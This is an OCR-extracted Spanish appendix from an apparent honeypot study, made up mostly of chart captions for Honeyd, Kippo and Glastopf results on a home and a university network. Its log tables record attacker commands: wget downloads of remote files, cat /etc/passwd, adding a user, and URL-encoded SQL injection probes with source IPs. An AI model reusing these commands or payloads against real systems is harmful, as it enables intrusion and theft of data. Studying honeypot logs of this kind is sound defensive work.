


Figura 97: Honeyd-1 Attack Map(Red Doméstica)

3.2. Host Windows tarpit o Pegajoso




Figura 98: Honeyd-2 Connections by Protocol (Red Doméstica)




Figura 99: Honeyd-2 Connections by Protocol Pie (Red Doméstica)




Figura 100: Honeyd-2 Top 10 Connections by Destination Ip Pie (Red Doméstica)




Figura 101: Honeyd-2 Connections by Destination Ip (Red Doméstica)




Figura 102: Honeyd-2 Connections per Day Pie (Red Doméstica)




Figura 103: Honeyd-2 Connections per Day (Red Doméstica)




Figura 104: Honeyd-2 Number Connections per Unique Ip (Red Doméstica)




Figura 105: Honeyd-2 Number Connections per Unique Ip Pie (Red Doméstica)




Figura 106: Honeyd-2 Number TCP Connections (Red Doméstica)




Figura 107:Honeyd-2 Number TCP Connections Pie (Red Doméstica)




Figura 108: Honeyd-2 Number UDP Connections (Red Doméstica)




Figura 109: Honeyd-2 Number UDP Connections Pie (Red Doméstica)




Figura 110: Honeyd-2 Number ICMP Connections (Red Doméstica)




Figura 111: Honeyd-2 Number ICMP Connections Pie (Red Doméstica)




Figura 112: Honeyd-2 Hits per Port (Red Doméstica)




Figura 113: Honeyd-2 Number Connections per Unique Ip + Country Codes (Red Doméstica)




Figura 114: Honeyd-2 Number Connections per Unique Ip +Country Codes (Red Doméstica)




Figura 115: Honeyd-2 Number Connections per Country (Red Doméstica)




Figura 116: Honeyd-2 Attack Map (Red Doméstica)

Anexo XV: Resultados en la Red de la UAM

1. Resultados en Kippo




Figura 117: Kippo Top 10 Passwords (Red UAM)




Figura 118: Kippo Top 10 Usernames (Red UAM)




Figura 119: Kippo Top 10 username-password (Red UAM)




Figura 120: Kippo Top 10 username-password Pie (Red UAM)




Figura 121: Kippo Overall Success Ratio (Red UAM)

Figura 122: Kippo Most Successful Logins per Day (Red UAM)




Figura 123: Kippo Success per Day (Red UAM)




Figura 124: Kippo Success per Week (Red UAM)




Figura 125: Kippo Number Connections per Unique Ip (Red UAM)




Figura 126: Kippo Number Connections per Unique Ip Pie (Red UAM)




Figura 127: Kippo Successful Logins From Same Ip (Red UAM)




Figura 128: Kippo Most Probes per Day (Red UAM)




Figura 129: Kippo Probes per Day (Red UAM)




Figura 130: Kippo Probes per Week (Red UAM)




Figura 131: Kippo Top 10 SSH Clients (Red UAM)




Figura 132: Kippo Human Activity Businest Days (Red UAM)




Figura 133: Kippo Human Activity per Day (Red UAM)




Figura 134: Kippo Human Activity per Week (Red UAM)




Figura 135: Kippo Top 10 Input Overall (Red UAM)




Figura 136: Kippo Top 10 Successful Input (Red UAM)




Figura 137: Kippo Top 10 Failed Input (Red UAM)




Figura 138: Kippo Number Connections per Unique Ip + Country Codes (Red UAM)

ID	Timestamp	Input	File link	Play Log	NoVirusThanks
1	2014-07-10 22:47:34	wget oper.altervista.org/b1.txt	http://anonym.to/?http://oper.altervista.org/b1.txt	Play	Scan File
2	2014-07-10 22:46:23	wget oper.altervista.org/b2.txt	http://anonym.to/?http://oper.altervista.org/b2.txt	Play	Scan File

Tabla 20: Kippo Wget Commands (Red UAM)

ID	Timestamp	Input	Play Log
1	Thursday, 10-Jul-2014, 22:49 PM	cd /user	Play
2	Thursday, 10-Jul-2014, 22:42 PM	adduser kivala	Play
3	Thursday, 10-Jul-2014, 22:40 PM	yum install screen	Play
4	Thursday, 10-Jul-2014, 22:36 PM	cd /users	Play
5	Thursday, 10-Jul-2014, 22:34 PM	cd users	Play
6	Thursday, 10-Jul-2014, 22:34 PM	cd user	Play
7	Thursday, 10-Jul-2014, 21:52 PM	cat passwd	Play
8	Thursday, 10-Jul-2014, 21:37 PM	ssh root@centauro1.ii.uam.es	Play
9	Monday, 09-Jun-2014, 18:34 PM	cat /etc/passwd	Play

Tabla 21: Kippo Interesting Commands (Red UAM)

ID	Timestamp	Input	Play Log
1	Thursday, 10-Jul-2014, 22:40 PM	apt-get install apache2	Play

Tabla 22: Kippo Apt-get Commands (Red UAM)




Figura 139: Kippo Number Connections per Unique Ip + Country Codes (Red UAM)




Figura 140: Kippo Number Connections per Country (Red UAM)

Figura 141: Kippo Google-Maps (Red UAM)




Figura 142: Kippo Attack Map (Red UAM)

2. Resultados en Glastopf

Fecha	Ip	Country	Pattern
2014-07-11 00:28:42	209.238.252.11	United States	/ID%3D%20and%20gth%28%28select%20name%20from%20v$database%20where%20rownum%3D1%29%29%3C48/
2014-07-10 20:05:25	211.144.81.66	China	/cgi-bin/wwwthreads/wwwthreads/wps/portal/pls/admin_/product_ranges_view.php?ID=%20and%20gth%28%28select%20name%20from%20v%24database%20where%20rownum%3D1%29%29%3C32
2014-07-08 20:01:31	83.43.246.36	Spain	/cgi-bin/wwwthreads/w

			wwthreads/wps/portal/pls/admin_/product_ranges_view.php?ID=%20and%20gth%28%28select%20name%20from%20v%24database%20where%20rownum%3D1%29%29%3C32
2014-07-09 19:56:32	23.97.101.240	Indonesia	/goFile%3D999999.1%20and%28select%201%20from%28select%20count%28%2A%29,concat%28%28select%20%28select%20%28SELECT%20distinct%20concat%280x7e,0x27,%27ololo%27,0x27,0x7e%29%20FROM
2014-07-07 19:48:53	37.79.254.147	Russian Federation	/goFile%20999999.1%20union%20select%20unhex%20hex%20version%20%20%20%20%20-%20and%201%201

Tabla 23: Glastopf Top 5 Popular Events (Red UAM)

Nº Hits	Ip	Country
44 hits	83.43.246.36	Spain
39 hits	76.164.213.124	United States
34 hits	37.79.254.147	Russian Federation
22 hits	211.144.81.66	China
20 hits	202.162.192.5	Indonesia
